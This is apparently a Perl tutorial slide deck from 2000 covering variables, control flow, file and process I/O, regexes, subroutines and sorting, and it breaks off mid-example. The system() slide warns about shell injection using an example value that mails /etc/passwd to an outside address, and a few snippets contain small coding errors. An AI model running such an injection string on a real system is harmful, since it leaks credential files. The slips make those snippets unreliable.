Getting Started with Perl

University of Perl, October 2000

brian d foy

http://www.pair.com/~comdog/Talks/perl_university.pdf
v3.6.7.4

Introduction

About this talk

• Perl has over 1,000 pages of printed documentation.

• This talk is only two days – a *brief* tour of Perl

• Some things will not be the whole truth to simplify things

• Remember you have heard about this stuff, then refer to the notes and references later.

What is Perl?

- General purpose programming language
  Databases, networking, system interaction, ...

- High level programming language

- The best things from C, awk, sed, and many other languages

- “The duct tape of the internet” – **Hassan Schroeder**

- A mix of object oriented and procedural styles

Why use Perl?

- Rapid prototyping
- Compact – faster to write and shorter to debug
- Memory management and other mundane tasks handled automatically
- Portable – Unix, Windows, Mac, OS/2
- Maximum expressivity

Understanding Perl

• To understand Perl, understand its creator
  linguistics, computer science, and a lot more
• Easy things should be easy, and hard things should be possible
• The problem space is messy, so one needs a messy language
• There's more than one way to do it (TMTOWTDI)
• You do not have to know everything ("baby talk" is officially okay)

Brief history of Perl

- Perl 1.0 was released in 1987 – *before the Web!*
- Released to Net, which suggested changes (and changes, and changes, and ...)
- The “camel” book is published – *Programming perl*; and Perl 4 is released
- Perl 5.0 was released in 1994
  extensible design & third party modules
  references & complex data structures
  object oriented features
- For the most complete Perl history:
  `http://history.perl.org`

Getting Perl

- Latest version is Perl 5.6.0

- Comprehensive Perl Archive Network (CPAN)
  `http://www.cpan.org` **and** `http://search.cpan.org`
- Source is available at
  `http://www.cpan.org/src/index.html`
- Linux, Solaris, and Win & NT versions available from ActiveState
  `http://www.activestate.com`

- Some operating systems may already have Perl
  `http://www.perl.org/phbs/vendors.html`
- Other operating system versions available at
  `http://www.cpan.org/ports/index.html`

Finding Perl information

- Perl man pages (1000+ pages of printed docs!)
  ```
  man perl
  perldoc perl
  perldoc -f function
  ```
- Available as HTMLHelp on Win32
- Perldoc.com
  ```
  http://www.perldoc.com
  ```
- Comprehensive Perl Archive Network (CPAN)
  ```
  http://www.cpan.org, http://search.cpan.org
  ```
- The Perl Language Page
  ```
  http://www.perl.com
  ```
- Perl Mongers
  ```
  http://www.perl.org
  ```

Perl program basics

- Scripts are just text files – use any text editor

- Syntax is like C (mostly)
  whitespace is insignificant
  statements end in semicolons

- Comments are from # to end of line

```
print "Viva Las Vegas\n";   #this is a comment
```

- Variables do not need to be declared
- The perl interpreter compiles and runs script

Perl scripts

- First line is the “shebang” line

```
#!/usr/bin/perl
#!/usr/bin/perl -w
```

- Can also run from the command line

```
perl script.pl
perl -w script.pl
perl -cw script.pl
```

- See the perlrun man page for more command-line switches

Script example

- As a text file

```
#!/usr/bin/perl -w

my( $date ) = ( localtime )[3];
print "Today is $date\n";
```

- On the command line (a “one-liner”)

```
# Sands:Keno:4000
perl -naF: -e 'print $F[2]'  input_file
```

Data

Scalar data

- Literal data are either scalars or lists

- A scalar is a single value
- Scalars are either strings or numbers

- Strings are sequences of characters
  ```
  'Dino', '5', 'Chairman', ''
  ```
- Numbers can be expressed in many forms
  ```
  42, 3.14e7, 6.022E23, 0xFF, 0377, -2
  ```

- Perl switches between numbers and strings as needed

Numbers

- Numbers are computed with double-precision

- One of few problems where the underlying architecture shows through

- Can be written in many ways – embedded underscores are ignored

```
4294967295
4_294_967_295
0xFFFFFFFF
0xFF_FF_FF_FF
0b1111_1111_1111_1111  #needs 5.6!
```

Numeric operators

- Arithmetic

```
4 + 5
5 - 4
3 * 6
6 / 3
```

- Exponentiation

```
3 ** 2
2 ** (-3)
(-1) ** 5     # no complex numbers though!
```

- Modulus

```
17 % 2
```

Precedence & associativity

- Just like C (or high school algebra)

- Each operation has a precedence

```
1 +  2 * 10      # 21, not 30 (bust!)
1 + (2 * 10)     # same thing
(1 + 2) * 10    # 30

2**2**3          # 256, not 64
2**(2**3)        # same thing
(2**2)**3        # 64
```

- See the perlop man page for details

Numeric comparisons

- What is truth? (that's a different course!)

  false – `0`, `''`, `undef`
  true – everything else

```
42 <  65         # less than, TRUE
65 >  42         # greater than, TRUE
65 == 65         # equals, TRUE
4  == 3          # equals, FALSE
4  != 3          # not equals, TRUE

2  <= 3          # less than or equal, TRUE
3  >= 4          # greater than or equal, FALSE
```

- Negation

```
! 25             # not, FALSE!
not 25           # same as ! 25
```

Strings

- Single quoted strings are as-is

```
'This is a string'
'I\'m in Las Vegas'
q|I'm in Las Vegas| #generalized single quotes
```

- Double-quoted strings allow for special sequences

```
"This line has a newline\n"   # \n is newline
"A tab\tin the middle"        # \t is tab
"He said \"Foo!\""

#generalized double quotes
qq|He sings "My Way"\n|;
```

String operators

- Concatenation – the `.` operator

```
'Hello ' . 'World!'       # 'Hello World!'
'Dean' . ' ' . 'Martin'   # 'Dean Martin'
```

- Replication – the `x` operator

```
'Hello ' x 3   # 'Hello Hello Hello '
```

- Generalized quoting

```
q|Dean Martin's favorite drink|
q(Dean Martin's favorite drink)

qq|Sinatra sings "$song_name"|
```

String comparisons

- Uses FORTRAN-like operators
- Compares "ASCIIbetically", not alphabetically

```
'Peter' gt 'Joey'      # greater than, TRUE
'Sammy' lt 'Dean'      # less than, FALSE
'Frank' eq 'frank'     # equals, FALSE
'Frank' ne 'Peter'     # not equals, TRUE

'Frank' ge 'Dean'      # greater or equal, TRUE
'Frank' le 'Joey'      # lesser or equal, TRUE

'2' gt '10'            # TRUE
```

Numbers or strings?

• Remember that Perl has scalars – either a number or a string
• Perl figures out what to do based on context
• Context is determined by the type of operation
• Strings are converted to numbers ignoring everything after first non-digit

```
"1234 My Way"     becomes 1234
5 + "1234 My Way" becomes 1239
```

• Numbers are converted to strings

```
'$' . (102/5);   # becomes '$20.4'
```

List data

- Lists are collections of scalars

- List elements are indexed by numbers, starting at 0 (zero), like C.

- Lists are created by using parentheses

```
('Sinatra', 'Martin', 'Lawford')

qw( Sinatra Martin Lawford )  #Quote Words

( 0 .. 9 )   # the range operator, ..
```

List Slice

- Used to get part of a list

```
('Mon', 'Tue', 'Wed', 'Thu', 'Fri')[1,2]
```

- Negative numbers count from end

```
('Mon', 'Tue', 'Wed', 'Thu', 'Fri')[0,-1]
```

- Useful with some funtions that return lists

```
($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isd
st)       = localtime();

($mon, $mday, $year) = ( localtime() )[4,3,5]
```

Variables

Variable basics

- No need to declare variables
- Variables spring into existence when used
- Perl handles the rest

- Names start with a letter, followed by zero or more letters, digits, or underscores
- Names are case sensitive
- Names are preceded by a special character (`$`, `@`, `%`) to denote the variable type

- Perl special variables ("punctuation variables") start with non-letters – `$_`, `$"`, `$/`

Scalars

• A scalar variable holds a single value – either a string or a number.

• Scalar variable names start with a `$` (looks like “S” for “scalar”)

```
$hotel
$casino
$playing_tonight_at_the_Sands
$string_01

$*strip   # WRONG!
$2vegas   # WRONG!
```

Scalar assignment

- The assignment operator is =

```
$name  = "Frank Sinatra";
$title = 'Chairman of the Board';
```

- Can be used to copy data

```
$nickname = $title;
```

- Scalars can be interpolated into strings

```
print "Tonight's act is $name\n";
```

outputs: Tonight's act is **Frank Sinatra**

Controlling interpolation

- To prevent interpolation, escape the `$`

```
$brag = "I won \$5,000 dollars at the slots!";
```

- You can use single quotes if you don't want interpolation

```
$brag = 'I won $5,000 dollars at the slots!';
```

- Perl looks for the longest possible variable name

```
$game = 'Blackjack';
$say  = "Hello $gameers";    #Hello !
$say  = "Hello ${game}ers";  #Hello Blackjackers!
$say  = "Hello $game" . "ers";
```

Arrays


- An array holds a list
- No pre-defined size or bounds
- Array variable names start with a `@`

```
@hotels
@casinos
@A_very_long_list_of_all_of_the_good_slots
```

- `@hotels` has nothing to do with `$hotels`

Array indices

- Arrays are indexed by integers, starting at zero



- Can use negative integers to count from end of list

Array assignment

- Assign a list to an array

```
@hotels = ('Sands', 'MGM', 'Luxor');
@hotels = qw( Sands MGM Luxor );
```

- Copy arrays

```
@casinos = @hotels;
```

- Arrays can be interpolated into strings

```
print "Casinos: are @casinos\n";
```

outputs: Casinos: are **Sands MGM Luxor**

- Assigning an array to a scalar gives a count

```
$n = @casinos; # $n is 3
```

More array assignment

- Assign to a list

```
($x, $y, $z) = @casinos;
```

- Arrays on left hand side are greedy

```
($x, @y)     = @casinos;

($x, @y, $z) = @casinos;  # $z gets nothing
```

Array element access

- Use array name followed by index in `[ ]`

```
@casinos = ('Sands', 'MGM', 'Luxor');
$casinos[2];
$casinos[$index];
$casinos[$index + 1];
```

- Indices are converted to integers

```
$casinos[2.25];    # turns into $casinos[2]
```

- Accessing past bounds gives `undef`

```
@casinos = qw( Sands MGM Luxor );
$casino = $casinos[3];  # UNDEF!
```

Array element assignment

- Work with array element directly

```
$casinos[3] = 'MGM Grand';
```

- Assigning past bounds fills in elements with `undef`

```
$casinos[20] = 'Stardust';  # 4 - 19 get undef
```

- `$#array_name` is the index of the last element

```
print "The last index is $#casinos\n";
# add element
$casinos[ $#casinos + 1 ] = 'Showboat';
```

Array slices

- Array slices are like list slices
- Variable name followed by indices in `[ ]`
- Preceded by `@` (because it is a list)

```
($x, $y, $z) = @casinos[1,5,6];

@indices = (1, 5, 6);
($x, $y, $z) = @casinos[@indices];
```

- Not for one element (warning with `-w`)

```
@casinos[$index]  # WRONG! WRONG! WRONG!
```

List operators

- `shift` removes the first element

```
@num = 4 .. 7;
$first = shift @num;    # @num is ( 5..7 )
```

- unshift adds onto the head of the list

```
unshift @num, $first; # @num is ( 4 .. 7 )
unshift @num, 1 .. 3; # @num is ( 1 .. 7 )
```

- `push` and `pop` do the same thing on the tail of the list

```
$last = pop @num;         # @num is ( 1 .. 6 )
push @num, $last, 8, 9;   # @num is ( 1 .. 9 )
```

Scalar vs. list context

- Perl decides what to do based on context

```
$hotel = "Stardust";
@hotel = "Stardust";   # list of one element

$hotel = @hotels;      # $hotel get a count
```

- Some functions behave differently

```
@time = localtime;  # like we saw before
$time = localtime;  # Fri Sep 24 14:37:21 1999
```

- There is no general rule for converting a list to a scalar

There is no general rule for converting a list to a scalar

Hashes

- Used to be called "associative arrays" (Perl 4)
- Like arrays, but index is a unique string
- Hash variable names start with a `%`

```
%hotels
%games
%all_the_games_to_which_i_lost_money
```

- Stored in an efficient fashion behind the scenes

- `%hotels` has nothing to do with `@hotels` or `$hotels`

More on hashes

- Use a hash to map some data (“keys”) onto other data (“values”)

- Keys have to be unique

Keys	Frank	Dean	Sammy	Joey	Peter
Values	Sinatra	Martin	Davis, Jr.	Bishop	Lawford

Hash assignment

- Assign a list, in key-value order

```
%hash = ('key1', 'value1', 'key2', 'value2' );
%hash = ( key1 => 'value1', key2 => 'value2');
%hash = (
          key1 => 'value1',
          key2 => 'value2',
         );
```

- Copy hashes

```
%casinos = %hotels;
```

- Get list back (in no particular order!)

```
@as_list = %hotels;
```

Hash element access

- Use hash name followed by index in `{ }`

```
$last_name{'Joey'}
$last_name{$name}
$last_name{'Jo' . 'ey'}
```

- Accessing an undefined index creates it

```
$name{'Chairman'} = 'Frank';
```

- Check to see if a key exists.

```
$exists = exists $name{'Bobby'};
```

- If key does not exist, `exists` does not create it.

- Check to see if a value is defined

```
$defined = defined $name{'Dino'};
```

Hash operators

- Get a list of all of the keys (in no particular order)

```
@keys = keys %hash;
```

- Get a list of corresponding values

```
@values = keys %hash;
```

- Get the next key-value pair

```
($key, $value) = each %hash;
```

Hash slices

- Variable name followed by indices in `{ }`
- Preceded by `@` (because it is a list)

```
@names = @last_name{'Frank', 'Joey'};

@first_names = qw(Dean Sammy Peter);
@names       = @last_name{@first_names};
```

- Not for one element (warning with -w)

```
@casinos{$index}  # WRONG!
```

Variable summary

	Scalar context	List context
$a	scalar	list of one element
@a	count of elements	array
$a[$n]	array element	list of one element
@a[@n]	last element of slice	array slice
%a	hash statistics	list of key,value pairs
$a{$n}	hash element	list of one element
@a{@n}	last element of slice	hash slice

Control Structures

Blocks of code

- Blocks of code are enclosed by `{ }`
- A naked block does not affect program flow

```
{
code;
code;
more code;
...
}
```

if blocks

- Executes the block of code if the condition is true

```
if( $condition )
    {
    #execute this block;
    }

if( $name eq 'Frank' )
    {
    print "Hi Ol' Blue Eyes!\n";
    }
```

if, elsif, else

- Multiple branches of execution

```
if( $condition )
    {
    # if $condition is true
    }
elsif( $a_different_condition )
    {
    # if $a_different_condition is true
    }
else
    {
    # if nothing else
    }
```

unless

- Like `if`, but reverses the sense of the test

```
unless( $condition )
    {
    # if block of code is false
    }
```

- Same as

```
if( ! $condition )     # if( not $condition )
```

- Can use `unless {} elsif {} else`

Expression modifiers

- Single statements can have the conditional afterwards

```
$hit = 'no'      if $total == 17;

$hit = 'yes' unless $total >= 17;

print "My total is $total\n" if $debug;
```

- The modifier is always evaluated first

- Cannot be chained

```
$hit = 'y' if $house if $total == 16;  #WRONG
```

“Short circuit” operators

- Partial evaluation operator, like C, but value is the last thing evaluated

- Logical AND – stops at first *false* value

```
17 && 21
0  && 17
16 && 17 && 21
```

- Logical OR – stops at first *true* value

```
0 && 21
0 || 21
0 || '' || undef || "Hi!"
```

- Can use the lower precedence `and` and `or`

```
"true" and "false"    # returns "false"
"false" or "true"     # returns "false" again
```

while & until

- `while()` evaluates a block of code until a condition is false

```
while( $condition )
    {
    #evaluate while $condition is true
    }
```

- `until()` reverses the sense of the test

```
until( $condition )
    {
    #evaluate until $condition is true
    }
```

- Both evaluate the condition at least once

for

- Just like C's `for()` loop

```
for( init; test; increment )
    {
    #code
    }

for( $i = 0; $i < 21; $i++)
    {
    print "The next number is $i\n";
    }
```

- Any or all of the parts can be omitted

```
for(;;) { ... }
```

foreach

- Iterates through a list
- Aliases element to a control variable (`$_` by default)

```
foreach( @casinos )
    {
    print "Play the slots at $_\n";
    }

foreach $casino ( @casinos )
    {
    print "Play the slots at $item\n";
    }
```

last

- `last` breaks out of a loop

```
while( $condition )
    {
    #code goes here...
    last if $other_condition
    }

foreach ( @songs )
    {
    last if $_ eq 'My Way';
    print "Song is $_\n";
    }
```

next

- `next` skips to the next iteration

```
while( $condition )
    {
    next unless $total < 17;
    #code goes here...
    }

foreach ( @songs )
    {
    next unless $_ ne 'My Way';
    print "Song is $_\n";
    }
```

redo

- `redo` starts at the top of the loop

```
while( $condition )
    {
    #code goes here...
    redo if $other_condition
    }
```

- Can be used with a naked block

```
{
#code goes here...
redo unless $condition;
}
```

Labeled blocks

- `next`, `last`, and `redo` work with nested blocks
- Blocks can be labeled

```
SINGER: foreach ( @singer )
    {
    ...
    SONG: while( )
        {
        ...
        next SINGER if $condition;
        }
    }
```

Loop control summary

```
while( $condition )
    {

    last;  # jump out of the loop

    next;  # evaluate next iteration

    redo;  # back to top brace

    }

# our program continues
```

Input / Output

Output

- Send data to standard output

```
print "Blackjack!\n";
print STDOUT "Blackjack!\n" #same thing
```

- `print` uses `$_` by default

```
print;          # prints $_
print STDOUT;   # same thing
```

- `print` takes a list argument

```
print "Black", "jack", "\n";
print "I have ", 10 + 10 + 1, "!\n";
```

Formatted output

- Like print() but with a template string

```
printf "I have %d!\n", 10 + 11;
printf "%s is playing at %s\n", $act, $hotel;
```

- Format string is like C's printf

```
printf "I won \$%.2f!\n", $winnings;
printf "%20s %40s\n", $name, $act;
```

- Can print to a string too

```
$str = sprintf "I won \$%.2f!\n", $winnings;
```

- See the `sprintf` documentation

<STDIN>

- Get the next line of input with `<STDIN>`

```
print "Enter your name> ";
$name = <STDIN>;
```

- Line comes with the trailing newline, but you can get rid of it with `chomp()`

```
chomp( $name = <STDIN> );
```

- `<STDIN>` returns `undef` at the end of input

Looping with input

- Use a loop to read input

```
while( <STDIN> ) # uses $_ by default
    {
    print "You entered: $_";
    }


while( defined($_ = <STDIN>) ) # same thing

while( defined($line = <STDIN>) )
    {
    chomp $line; # get rid of the newline
    print "You entered: $line\n";
    }
```

<STDIN> as a list

- In list context, `<STDIN>` returns all the lines of input at once

```
@lines = <STDIN>;
```

- `chomp()` works on an array too

```
chomp(@lines);  #remove newline from each line
```

Input from files, <>

- Perl can read from files specified on the command line with the “diamond operator”

```
% perl script.pl file1 file2 file3
```

- Inside the script, it's the same as reading from `<STDIN>`

```
while( <> )
    {
    print "Saw line: $_";
    }
```

Death

- Before we go on, we need to talk about die-ing

- `die()` causes your program to stop and send an error message

```
    die "Oops!" unless $status;
```

- If the error message doesn't end in a newline, `die()` appends the line number

```
    Oops! at script_name.pl line 1.
```

- Special variable `$!` holds the last error message

Reading Files

- `open` associates a `FILEHANDLE` with a file

```
open FILE, "filename";    # open for reading
```

- Read just like with `<STDIN>`

```
while( <FILE> )
    {
    print "filename: $_";
    }
```

- Check success of `open`

```
open FILE, "filename"
    or die "Could not open filename!\n$!";

open (FILE, "filename")
    || die "Could not open filename!\n$!";
```

Writing files

- Open a new file, or truncate an existing one

```
open FILE, "> filename";    # open for writing
```

- Append data to an existing file

```
open FILE, ">> filename";   # append data
```

- Use `print()` as before

```
print  FILE "Blackjack!\n";
printf FILE "%20 stand at %d", $name, $time;
```

- Close files (or rely on autoclose)

```
close(FILE);
```

Opening pipes to processes

- Use | at the beginning (think Unix pipelines)

```
open MAIL, "| /usr/lib/sendmail -t"
```

- Use `print` as before

```
print MAIL "To: plawford@example.com\n";
```

Pipes from processes

- Use a | at the end

```
open NETSTAT "netstat |";
```

- Read data as before

```
while( <NETSTAT> )
    {
    # do stuff ...
    }
```

Backticks

- Execute an external program and save the output

```
$lines = `ls`;   # UNIX
$lines = `dir`;  # DOS
```

- Works a bit differently in list context – each line shows up as a list element

```
@lines = `dir`;
```

system()

- `system` runs an external program, but shares script's input and output

```
system 'date';
system 'rm -rf *';  # careful!
```

- Can interpolate strings – but be careful

```
system "rm -$options $location";  # even worse
```

- What if `$location` is

```
'*; mail jbishop@example.com < /etc/passwd'
```

- List form does not interpret meta-characters

```
system 'rm', $options, $location;
```

Getting help

Perl self-help

• Now that you know a little Perl, it is time to learn how to learn more :)

• Perl comes with hundreds of pages of documentation.

• Perl also comes with a tool to look at the docs if they are not installed as manual pages

```
    perldoc perl
```

• On Windows platforms, the docs come in HTMLHelp format

The manual pages

- Perl comes with its documentation
- The perl man page is the table of contents

```
% man perl
perl         Perl overview (this section)

perlfaq      Perl frequently asked questions

perldata     Perl data structures
perlsyn      Perl syntax
perlop       Perl operators and precedence
perlre       Perl regular expressions
perlrun      Perl execution and options
perlfunc     Perl builtin functions
perlvar      Perl predefined variables
perlsub      Perl subroutines
perlmod      Perl modules: how they work
...
```

Online help

- You can also get to the manual pages online

  `http://www.perl.com`

- Modules and documentation available from the Comprehensive Perl Archive Network (CPAN)

  `http://www.cpan.org`

  `http://search.cpan.org`

- Some questions answered at Perlfaq Prime

  `http://www.perlfaq.com`

The `perlfunc` page

• All of the Perl builtin functions are in perlfunc
• If you are new to Perl, you should skim over this page
• You do not have to remember everything, but at least you will know what is available
• You can see the information for one function using `perldoc`

```
perldoc -f sprintf
perldoc -f open
```

The `perlfaq*` pages

- The common questions about Perl are already answered

```
perlfaq : Table of Contents
perlfaq1: General Questions About Perl
perlfaq2: Obtaining and Learning about Perl
perlfaq3: Programming Tools
perlfaq4: Data Manipulation
perlfaq5: Files and Formats
perlfaq6: Regexps
perlfaq7: General Perl Language Issues
perlfaq8: System Interaction
perlfaq9: Networking
```

- Get to them just like any other manual pages

```
man perlfaq
perldoc perlfaq
```

The Camel book

• *Programming Perl* is the de facto reference book for Perl

• Larry Wall wrote it, after all, along with Tom Christiansen, Perl's main documenter

• The third edition, which covers Perl 5.6, was just released this summer

The Ram book

- The first Camel book had a section with examples and common tasks.

- This disappeared in the second edition ...

- ... but reappeared as the Ram book (The Perl Cookbook)

- There are hundreds of recipes along with explanations for most common tasks

Warnings

- Perl can give you warnings about questionable constructs or problems
- You can check your script without running it

```
perl -cw script.pl
```

- You can turn on warnings inside a script

```
#!/usr/bin/perl -w
```

- You can get verbose error messages

```
#!/usr/bin/perl
use diagnostics;
```

- Perl 5.6 has a `warnings` pragma

```
#!/usr/bin/perl
use warnings;
```

Dealing with errors

• If you make a syntax mistake in a program, there will probably be a cascade of syntax errors

• Perl will give you the line number of the line *near* the problem

• Always deal with the first error to appear. A lot of the subsequent errors should disappear.

use strict

• The strict pragma forces you to be a careful with variable and subroutine names

• You must declare all variables or make them lexical

```
#!/usr/bin/perl -w
use strict;

use vars qw( $singer);

$singer = 'Frank';  # okay - pre-declared
my $way = 'song';   # okay - lexical
 $venue = 'Sands';  # WRONG
```

use strict, cont.

- Perl has "poetry mode". Barewords are considered to be subroutine names

```
#!/usr/bin/perl -w
use strict;

my $casino = Sands; # Sands considered a sub
```

- The strict pragma turns this off

```
#!/usr/bin/perl -w
use strict;

my $casino = &Sands;    # okay
my $casino = Sands();   # okay
my $casino = Sands;     # WRONG!
```

use strict, cont.

- Declare subroutines before you use them

```
sub Sands { ... }

my $casino = Sands;
```

- Pre-declare subroutines

```
use subs qw( Sands );

my $casino = Sands;

sub Sands { ... }
```

Starting off right

• Anything but a quick ‘n’ dirty script should use warnings and strict

```
#!/usr/bin/perl -w
use strict;

use subs qw();
use vars qw();

...
```

• It is a bit of a pain at first, but you will be a better programmer in the long term. :)

Regular Expressions

Regex basics

• Regular expressions are simply patterns that describe part of a string

• A string either matches or it does not

• Regex can match anywhere in a string

Simple regexes

- The simplest regex is a single character

```
a
A
```

- A sequence of characters

```
abc
xyz
```

- A period (`.`) will match any character except a newline

```
a.b
x.y
```

Character classes

- A character class defines a set of characters that can match

```
a[bcd]e   # matches abd or ace or ade
a[b-y]z   # a range of characters
a[\t ]b   # a tab or a space
a[0-9]    # a digit
```

- Some character classes have shortcuts

```
\d    # same as [0-9]
\w    # [a-zA-Z0-9_]
\s    # [\t\f\n\r ]
```

- Also

```
\D, \W, \S
```

Anchors

- Use the caret (`^`) to match at the beginning of the string

```
    ^abc      # matches 'abc' but not 'xyzabc'
```

- Use the dollar (`$`) to match at the end of the string

```
    xyz$      # matches 'xyz' but not 'xyzabc'
```

- Use the sequence `\b` to match a “word boundary”

```
    Las\b     # matches 'Las Vegas' but not 'Laser'
```

Repetition

- Match the repetition of a pattern

```
a?                    # zero or one times
a*                    # zero or more times
a+                    # one or more times
a{2,3}                # 2 or 3 times
a{$min,}              # at least $min times
a{,$max}              # at most $max times
,{5}chameleon
[a-zA-Z]\w{0,254}   # a Perl variable name
```

- Matches are greedy by default – match as much as possible

Alternation

- Choose one of several sequences

```
Dean|Dino
Frankie|Frank|Ol' Blue Eyes
```

- Alternation has a low precendence – use parenthesis to group sequences

```
^a|b|c
(^a)|b|c   # same thing
a|b|c$
a|b|(c$)   # same thing

^(a|b|c)
(a|b|c)$
```

The match operator

- Applies regex to a string – `$_` by default

```
  /REGEX/
m/REGEX/  #same thing
```

- Returns true if match succeeds

```
if( /REGEX/ )
    {
    print "It matches!\n";
    }
```

- The binding operator (`=~`) applies the match to another string

```
$string =~ m/REGEX/;
```

More matching

- The match can be case insensitive

```
{
print "Do you like Frank Sinatra? ";
$answer = <STDIN>;
redo unless $answer =~ m/^y/i;
}
```

- The match operator does double-quotish interpolation (Regex metacharacters are still special)

```
$regex = 'Dino|Dean';
exit() if( /$regex/ ); # like m/Dino|Dean/
```

Match variables

- Parenthesis trigger memory which can be accessed later

```
$_ = 'Dean Martin';
m/(Dino|Dean) Martin/;
$first_name = $1;
```

- Valid until next successful match

```
m/Sammy/; # fails!
print $1; # Still 'Dean';
```

- Memory variables often used with substitutions (coming up)

The substitute operator

- Use a regex to specify part of a string to replace

```
s/REGEX/REPLACEMENT/
$_ = 'Frank Sinatra';
s/Frank/Frankie/;
s/.*(Sinatra)/Chairman $1/; # use memory
$name = 'Dean Martin';
$name =~ s/ean/ino/;
```

- Returns true if replacement is successful

```
if( s/Frank/Ol' Blue Eyes/ )
    {
    print "Do it my way!\n";
    }
```

Affecting `s///` behaviour

- Make all possible substitutions with `g` flag

```
s/Dean Martin/Sammy Davis, Jr./g;
```

- Make regex part case insensitive with `i` flag

```
s/dean martin/Sammy Davis, Jr./i;
```

- Let `.` match newlines with s flag

```
s/\/\*.*\*\///s; # C comments (almost)
```

Alternate delimiters

- “Leaning toothpick syndrome” alleviated by alternate delimiters

```
m/\/usr\/bin\/perl/
m#/usr/bin/perl#

s#/usr/bin/perl#/bin/perl#
```

- Can use paired delimiters

```
m(/usr/bin/perl)
m</usr/bin/perl>
m{/usr/bin/perl}
m[/usr/bin/perl]

s(/usr/bin/perl){/bin/perl}
```

Functions

Subroutines

- Allows code to be reused

- Named just like variables, and uses the special symbol `&`

- Defined anywhere in the program

- Value is last evaluated expression

```
$card = &hit_me;

sub hit_me
    {
    int( rand(11) );
    }
```

Return values

- Return value is last expression evaluated

```
sub take_card
    {
    if( $total > 17 ) { 'stand' }
    else              { 'Hit' }
    }
```

- Use `return` if you like

```
sub take_card
    {
    ...;
    return 'Stand' if $total > 17;
    }
```

Arguments

- We can send data to the subroutine

```
&add($x, $y)
```

- Arguments show up in the @_ array

```
sub add
    {
    ($m, $n) = @_;
    $m + $n;
    }
```

- Each subroutine invocation has it's own @_

Local variables

- All variables are “global” by default
- You can create “local” versions to hide the global versions temporarily

```
sub foo
    {
    local($x, $y);
    ($x,$y) = @_;
    …
    }

local ($x, $y) = @_;  # assign value directly
```

- Works with all variable types

```
local( @array, %hash );
```

More local variables

- Local variables temporarily hide a global value

```
$name = 'Frank';
print "Name is $name\n"; # 'Frank'

$first_name = &get_name( 'Martin' );

print "Name is $name\n"; # 'Frank'

sub get_name
    {
    local ($name) = @_;
    print "Name is $name\n"; # 'Martin'
    $first_names{$name};
    }
```

Lexical variables

- `local` works as long as the block has not exited

- Lexical ("my") variables only work inside the block

- Lexical variables are faster

- Special variables cannot be lexical (not yet)

```
local $_ = 'Dean Martin'   # OKAY
my $_    = 'Frank Sinatra' # WRONG!! (warning)
```

More lexical variables

- Only work inside their scope

```
$name = 'Frank';
&tell(); # 'Frank'
$first_name = &get_name( 'Dean' );
&tell(); # 'Frank'

sub get_name
    {
    my ($name) = @_;
    print "$name\n"; # 'Dean'
    &tell(); # leaves scope - 'Frank'
    $first_names{$name};
    }

sub tell { print "$name\n" };
```

Global or lexical?

- Lexically-scoped variables are preferred

- The limited scope means that they only affect their part of the world.

- You don’t have to remember all of the variables used in the entire program

- Programs are easier to debug

- However, lexical variables take up a bit more memory

Text Manipulation

Finding substrings

- `index` finds a substring

```
$pos = index $string, $substring;
```

- Position is zero base and returns -1 if not found

```
$pos = index "Stardust", "Star";  # $pos is 0
$pos = index "Stardust", "dust";  # $pos is 4
$pos = index "Stardust", "xor";   # $pos is -1
```

- Can start looking at a certain position

```
$pos = index "Stardust", "t", 2;  #starts at 2
$pos = index "Stardust", "t", $pos + 1;
```

- `rindex` searches from righthand side

```
$pos = rindex "Stardust", "t"; # $pos is 7
```

Extracting substrings

- `substr` extracts a substring based on position

```
$sub_str = substr $string, $start, $length

$str = substr "Frank Sinatra", 6, 7; # Sinatra
$str = substr "Joey Bishop", 5       # Bishop
```

- Useful with `index`

```
$name = 'Dean Martin';
$str = substr $name, index($name, 'M');
```

- Can replace strings

```
substr($name,0,4) = 'Dino';       # Dino Martin
substr($name,0,4) =~ s/ean/ino/; # same thing
```

Transliteration

- `tr` replaces characters with other characters. Uses $_ by default.

```
tr/a/b/;
tr/ei/ie/;
tr/a-z/n-za-m/;
$other_var =~ tr/a-z/n-za-m/;
```

- Returns the number of characters affected

```
$count = tr/0-9/0-9/;
$count = tr/0-9//; #same thing
```

- Many more things you can do with `tr` – see the documentation

split

- Break a string up according to a regex

```
@bits = split /REGEX/, $string;
```

- The regex specifies the field delimiter

```
@names = split /:/, 'Joey:Sammy:Peter';
```

- Trailing empty fields are ignored. Leading empty fields are retained (as undef)

```
@names = split /:/, ':::Joey:Sammy:Peter:::';
```

- Defaults to splitting `$_` on whitespace

```
@name = split;
```

join

- Like the reverse of `split`, but does not use a regex

```
$str = join $separator, @bits;

@names = split /:/, "Frank:Dean:Joey";
$str = join ':', @names;  # where we started
$str = join ', ', @name;  # different delimiter
```

- Can get the glue string at the end

```
print join "\n", @names, '';
```

Case shifting

- `uc` makes everything uppercase, `lc`, lowercase

```
uc("Blackjack!");      #'BLACKJACK!'
lc("BLACKJACK!");       # 'blackjack!'
```

- `ucfirst` and `lcfirst` affect only the first character

```
$name = ucfirst("frankie");  # 'Frankie'
$name = lcfirst("Brian");    # 'brian'
```

- Can also be done inside the strings

```
"\LBLACKJACK!"     # 'blackjack!"
"\Ublackjack!"     # 'BLACKJACK!"
"black\ujack!"     # 'blackJack!"
"\LBLACK\EJACK!"   # 'blackJACK!'
```

Sorting

Simple sorts

- sort returns a sorted list, leaving the original intact

```
    @sorted = sort @array;
```

- Sorting is done “ASCIIbetically”
- Sorting is done in increasing order
- Numbers are compared as strings

```
    1, 11, 12, 2, 20
```

Advanced sorting

- You might not want to sort “ASCIIbetically”, but you can create your own sorting routine

```
sub by_numbers
    {
    if($a > $b){1} elsif($a < $b){-1} else {0}
    }

@sorted = sort by_numbers @values
```

- This is so common it has a shorthand (the “spaceship” operator)

```
@sorted = sort  { $a <=> $b } @values;

@sorted = sort  { $a cmp $b } @values; # ASCII
```

More sorting

- The sorting routine can be arbitrarily complex

```
%winnings = ( Tropicana => 5_400,
              Stardust  => 3_290,
              Luxor     => 6_400,
              Sands     => 5, );
@keys = sort {$winnings{$a} <=> $winnings{$b}}
keys %winnings;
```

- Add a secondary sort

```
@keys = sort
    {
    $winnings{$a} <=> $winnings{$b}
    or
    $a cmp $b
    } keys %winnings;
```

Even more sorting

- So far the sort order has been ascending

- `reverse` returns the list the other way around

```
@descending = reverse sort @list;
```

- But you can also sort anyway that you like

```
@descending = sort { $b cmp $a } @list;
@descending = sort { $b <=> $a } @list;
```

An example

- Let’s sort by a unique key of a flat file database

```
#!/usr/bin/perl
# key:field1:field2:field3
open FILE, $filename or die "$!";

foreach( <FILE> )
   {
   chomp;
   my $key = ( split /:/ )[0];
